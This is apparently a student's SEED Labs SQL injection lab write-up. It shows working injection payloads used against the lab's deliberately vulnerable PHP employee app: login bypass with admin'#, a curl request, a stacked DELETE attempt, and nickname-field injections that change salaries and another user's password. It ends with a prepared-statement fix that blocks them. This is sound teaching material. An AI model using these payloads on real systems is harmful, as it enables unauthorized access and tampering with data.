

Lab Setup:

```
seed@VM: ~/Desktop
[10/26/25] seed@VM:~/Desktop$ mkdir -p ~/Share
[10/26/25] seed@VM:~/Desktop$ sudo mount -t vboxsf Labset
up ~/Share
[10/26/25] seed@VM:~/Desktop$ sudo nano /etc/hosts
[10/26/25] seed@VM:~/Desktop$
```

```
GNU nano 4.8 /etc/hosts
127.0.0.1    localhost
127.0.1.1    VM
# The following lines are desirable for IPv6 capable ho>
::1         ip6-localhost ip6-loopback
fe00::0     ip6-localnet
ff00::0     ip6-mcastprefix
ff02::1     ip6-allnodes
ff02::2     ip6-allrouters

# For DNS Rebinding Lab
192.168.60.80 www.seedIoT32.com

# For SQL Injection Lab
10.9.0.5      www.SeedLabSQLInjection.com

^G Get Help      ^O Write Out     ^W Where Is      ^K Cut Text
^X Exit          ^R Read File     ^\ Replace       ^U Paste Text
```

Container Setup:

```
seed@VM: ~/.../Labsetup
[10/26/25]seed@VM:~/.../Labsetup$ docker-compose build
Building www
Step 1/5 : FROM handsonsecurity/seed-server:apache-php
apache-php: Pulling from handsonsecurity/seed-server
da7391352a9b: Pulling fs layer
14428a6d4bcd: Pulling fs layer
da7391352a9b: Downloading [>]
da7391352a9b: Downloading [=]
da7391352a9b: Downloading [==]
da7391352a9b: Downloading [===]
da7391352a9b: Downloading [====>]
da7391352a9b: Pull complete
14428a6d4bcd: Pull complete
2c2d948710f2: Pull complete
d801bb9d0b6c: Pull complete
Digest: sha256:fb3b6a03575af14b6a59ada1d7a272a61bc0f2d975d0776dba98eff0948de275

seed@VM: ~/.../Labsetup
[10/26/25]seed@VM:~/.../Labsetup$ docker-compose up
Creating network "net-10.9.0.0" with the default driver
Creating www-10.9.0.5 ... done
Creating mysql-10.9.0.6 ... done
Attaching to www-10.9.0.5, mysql-10.9.0.6
mysql-10.9.0.6 | 2025-10-26 14:23:50+00:00 [Note] [Entrypoint]: Entrypoint scrip
t for MySQL Server 8.0.22-1debian10 started.
mysql-10.9.0.6 | 2025-10-26 14:23:50+00:00 [Note] [Entrypoint]: Switching to ded
icated user 'mysql'
mysql-10.9.0.6 | 2025-10-26 14:23:50+00:00 [Note] [Entrypoint]: Entrypoint scrip
t for MySQL Server 8.0.22-1debian10 started.
www-10.9.0.5 | * Starting Apache httpd web server apache2
AH00558: apache2: Could not reliably determine the server's fully qualified doma
in name, using 10.9.0.5. Set the 'ServerName' directive globally to suppress thi
s message
mysql-10.9.0.6 | 2025-10-26 14:23:51+00:00 [Note] [Entrypoint]: Initializing dat

root@41a52d0194dd: /
seed@VM: ~/.../Labsetup x root@41a52d0194dd: / x
[10/26/25]seed@VM:~/.../Labsetup$ dockps
c741c7332fb1 mysql-10.9.0.6
41a52d0194dd www-10.9.0.5
[10/26/25]seed@VM:~/.../Labsetup$ docksh 41
root@41a52d0194dd:/#
```

Task 1

```
seed@VM: ~/.../Labsetup
root@41a52d0194dd:/# mysql -u root -pdees
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 8
Server version: 8.0.22 MySQL Community Server - GPL

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| mysql |
| performance_schema |
| sqllab_users |
| sys |
+-----+
5 rows in set (0.01 sec)
```

```
seed@VM: ~/.../Labsetup
mysql> use sqllab_users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----+
| Tables_in_sqllab_users |
+-----+
| credential |
+-----+
1 row in set (0.00 sec)

mysql> select * from credential where name = 'Alice';
+-----+
| ID | Name | EID | Salary | birth | SSN | PhoneNumber | Address | Email | NickName | Password |
+-----+
| 1 | Alice | 10000 | 20000 | 9/20 | 10211002 | | | | | fdb918bdae83000aa54747fc95fe0470fff4976 |
+-----+
1 row in set (0.01 sec)
```

Task 2.1

```
*unsafe_home.php x
68     }
69
70     // create a connection
71     $conn = getDB();
72     // Sql query to authenticate the user
73     $sql = "SELECT id, name, eid, salary, birth, ssn, phor
email,nickname,Password
74     FROM credential
75     WHERE name= 'admin'#' and Password='_hashed_pwd'";
```

Employee Profile Login

USERNAME admin'#

PASSWORD Password

Login

Copyright © SEED LABs

User Details

Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Task 2.2

```
[10/26/25] seed@VM:~/.../Labsetup$ curl 'http://www.seed-server.com/unsafe_home.php?username=admin%27%23&Password='
```

```
<!--
```

```
SEED Lab: SQL Injection Education Web platform
```

```
Author: Kailiang Ying
```

```
Email: kying@syr.edu
```

```
-->
```

```
<!--
```

```
SEED Lab: SQL Injection Education Web platform
```

```
Enhancement Version 1
```

```
Date: 12th April 2018
```

```
Developer: Kuber Kohli
```

Update: Implemented the new bootstrap design. Implemented a new Navbar at the top with two menu options for Home and edit profile, with a button to logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the page with error login message should not have any of these items at all. Therefore the navbar tag starts before the php tag but it ends within the php script adding items as required.

```
-->
```

```
<body>
```

```
<nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
```

```
<div class="collapse navbar-collapse" id="navbarTogglerDemo01">
```

```
<a class="navbar-brand" href="unsafe_home.php" ></a>
```

```
<ul class="navbar-nav mr-auto mt-2 mt-lg-0" style="padding-left: 30px;"><li class="nav-item active"><a class="nav-link" href="unsafe_home.php">Home <span class="sr-only">(current)</span></a></li><li class="nav-item"><a class="nav-link" href="unsafe_edit_frontend.php">Edit Profile</a></li></ul><button onclick="logout()" type="button" id="logoutBtn" class="nav-link my-2 my-lg-0">Logout</button></div></nav><div class="container"><br><h1 class="text-center"><b> User Details </b></h1><hr><br><table class="table table-striped table-bordered"><thead class="thead-dark"><tr><th scope="col">Username</th><th scope="col">EId</th><th scope="col">Salary</th><th scope="col">Birthday</th><th scope="col">SSN</th><th scope="col">Nickname</th><th scope="col">Email</th><th scope="col">Address</th><th scope="col">Ph. Number</th></tr></thead><tbody><tr><th scope="row"> Alice</th><td>10000</td><td>20000</td><td>9/20</td><td>10211002</td><td></td><td></td><td></td></tr><tr><th scope="row"> Boby</th><td>20000</td><td>30000</td><td>4/20</td><td>10213352</td><td></td><td></td><td></td></tr><tr><th scope="row"> Ryan</th><td>30000</td><td>50000</td><td>4/10</td><td>98993524</td><td></td><td></td><td></td></tr><tr><th scope="row"> Samy</th><td>40000</td><td>90000</td><td>1/11</td><td>32193525</td><td></td><td></td><td></td></tr><tr><th scope="row"> Ted</th><td>50000</td><td>110000</td><td>11/3</td><td>32111111</td><td></td><td></td><td></td></tr><tr><th scope="row"> Admin</th><td>99999</td><td>400000</td><td>3/5</td><td>43254314</td><td></td><td></td><td></td></tr></tbody></table>
```

```
<div class="text-center">
```

```
<p>
```


```
Copyright &copy; SEED LABS
```

```
</p>
```

Task 2.3

admin'; DELETE FROM credential WHERE name='Samy';#

The idea is essentially the same as when I only used the attack to log in to the admin account, but I am adding the DELETE FROM statement before the # comment. This DELETE statement is separate from the SELECT statement because they are separated with a semicolon.



Employee Profile Login


USERNAME: JM credential WHERE name='Samy''';#

PASSWORD:

[View Saved Logins](#)

Login

Copyright © SEED LABs



I tried a few different variations of the admin'; DELETE.... code, but still got the same results. because mysqli::query() API does not allow multiple queries to run in the database server. This means that we cannot successfully modify the table data.

Task 3.1

I first look at the SQL code that is executed. I think that I can enter a string into the nickname field that will allow me to add salary to the list of fields being updated. I will try entering: ', salary=500000



Alice Profile

Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

Alice's Profile Edit

NickName:

Email:

Address:

Phone Number:

Password:

Save

Copyright © SEED LABs

Alice Profile

Key	Value
Employee ID	10000
Salary	500000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

The SQL injection attack was successful

Task 3.2

I am changing bob's salary from alice's profile

Alice's Profile Edit

NickName:

Email:

Address:

Phone Number:

Password:

Save

Copyright © SEED LABs

Boby Profile

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	

It was successful

Task 3.3

Alice's Profile Edit

NickName	1051611' WHERE Name='Boby';#
Email	Email
Address	Address
Phone Number	PhoneNumber
Password	Password

Copyright © SEED LABs

I log out of Alice's account and try to log into Bobby's account with the new password

Employee Profile Login

USERNAME	boby
PASSWORD	*****#

Copyright © SEED LABs

I was able to login to Bobby's account using the new password. The SQL injection attack was a success

Boby Profile	
Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	

Task 4.1

Changing the code

```

$?sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
FROM credential
WHERE name= '$input_uname' and Password='$hashed_pwd'";
if (!$result = $conn->query($sql)) {
    echo "</div>";
    echo "</nav>";
    echo "<div class='container text-center'>";
    die("There was an error running the query [' . $conn->error . ']\n");
    echo "</div>";
}
/* convert the select return result into array type */
$return_arr = array();
while($row = $result->fetch_assoc()){
    array_push($return_arr,$row);
}

/* convert the array type to json format and read out*/
$json_str = json_encode($return_arr);
$json_a = json_decode($json_str,true);
$id = $json_a[0]['id'];
$name = $json_a[0]['name'];
$eid = $json_a[0]['eid'];
$salary = $json_a[0]['salary'];
$birth = $json_a[0]['birth'];
$ssn = $json_a[0]['ssn'];
$phoneNumber = $json_a[0]['phoneNumber'];
$address = $json_a[0]['address'];
$email = $json_a[0]['email'];
$pwd = $json_a[0]['Password'];
$nickname = $json_a[0]['nickname'];
if($id!=""){
    // If id exists that means user exists and is successfully authenticated

```


```

66     }
67     return $conn;
68 }
69
70 // create a connection
71 $conn = getDB();
72
73 // Sql query to authenticate the user
74 $stmt = $conn->prepare(
75     "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email, nickname, Password
76     FROM credential
77     WHERE name=? and Password=? ");
78
79 // Bind parameters to the query
80 $stmt->bind_param("ss", $input_uname, $hashed_pwd);
81 $stmt->execute();
82 $stmt->bind_result($id,$name,$eid,$salary,$birth,$ssn,$phoneNumber,$address,$email,$nickname,$p
83 $stmt->fetch();
84
85 if($id!=""){
86     // If id exists that means user exists and is successfully authenticated
87     drawLayout($id,$name,$eid,$salary,$birth,$ssn,$pwd,$nickname,$email,$address,$phoneNumber);
88 }else{
89     // User authentication failed
90     echo "</div>";
91     echo "</nav>";
92     echo "<div class='container text-center'>";
93     echo "<div class='alert alert-danger'>";
94     echo "The account information your provide does not exist.";
95     echo "<br>";
96     echo "</div>";
97     echo "<a href='index.html'>Go back</a>";

```

Now do the same as task 2

The attack is unsuccessful



Task 4.2

Changing code unsafe_edit_backend.php file to use prepared statements

```

35 // Create a DB connection
36 $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
37 if ($conn->connect_error) {
38     die("Connection failed: " . $conn->connect_error . "\n");
39 }
40 return $conn;
41 }
42
43 $conn = getDB();
44 // Don't do this, this is not safe against SQL injection attack
45 $sql="";
46 if($input_pwd!=""){
47     // In case password field is not empty.
48     $hashed_pwd = sha1($input_pwd);
49     //Update the password stored in the session.
50     $_SESSION['pwd']=$hashed_pwd;
51     $sql = "UPDATE credential SET
    nickname='$_input_nickname',email='$_input_email',address='$_input_address',Password='$hashed
    ID=$_id:";
52 }else{
53     // if password field is empty.
54     $sql = "UPDATE credential SET
    nickname='$_input_nickname',email='$_input_email',address='$_input_address',PhoneNumber='$_inp
55 }
56 $conn->query($sql);
57 $conn->close();
58 header("Location: unsafe_home.php");
59 exit();
60 ?>
61
62 </body>
63 </html>

```

To this

```

33 $dbpass="decs";
34 $dbname="sqlab users";
35 // Create a DB connection
36 $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
37 if ($conn->connect_error) {
38     die("Connection failed: " . $conn->connect_error . "\n");
39 }
40 return $conn;
41 }
42
43 $conn = getDB();
44 if($input_pwd!=""){
45     // In case password field is not empty.
46     $hashed_pwd = sha1($input_pwd);
47     //Update the password stored in the session.
48     $_SESSION['pwd']=$hashed_pwd;
49
50     $stmt = $conn->prepare("UPDATE credential SET nickname=?,email=?,address=?,Password=?,
51     $stmt->bind_param("sssss",$input_nickname,$input_email,$input_address,$input_pwd,$inp
52 }else{
53     // if password field is empty.
54     $stmt = $conn->prepare("UPDATE credential SET nickname=?,email=?,address=?,PhoneNumbe
55     $stmt->bind_param("sssss",$input_nickname,$input_email,$input_address,$input_phonenur
56 }
57 $stmt->execute();
58 $conn->close();
59 header("Location: unsafe_home.php");
60 exit();
61 ?>
62
63 </body>
64 </html>

```

I can now try performing one of the SQL injection attacks from task 3. I will try to change Alice's salary from her Edit Profile page:

Alice's Profile Edit

NickName

Email

Address

Phone Number

Password

Copyright © SEED LABs

I try to change her salary back to \$20,000, but it doesn't work

Alice Profile

Key	Value
Employee ID	10000
Salary	500000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

The prepared statements successfully prevented the SQL injection attack from being successful.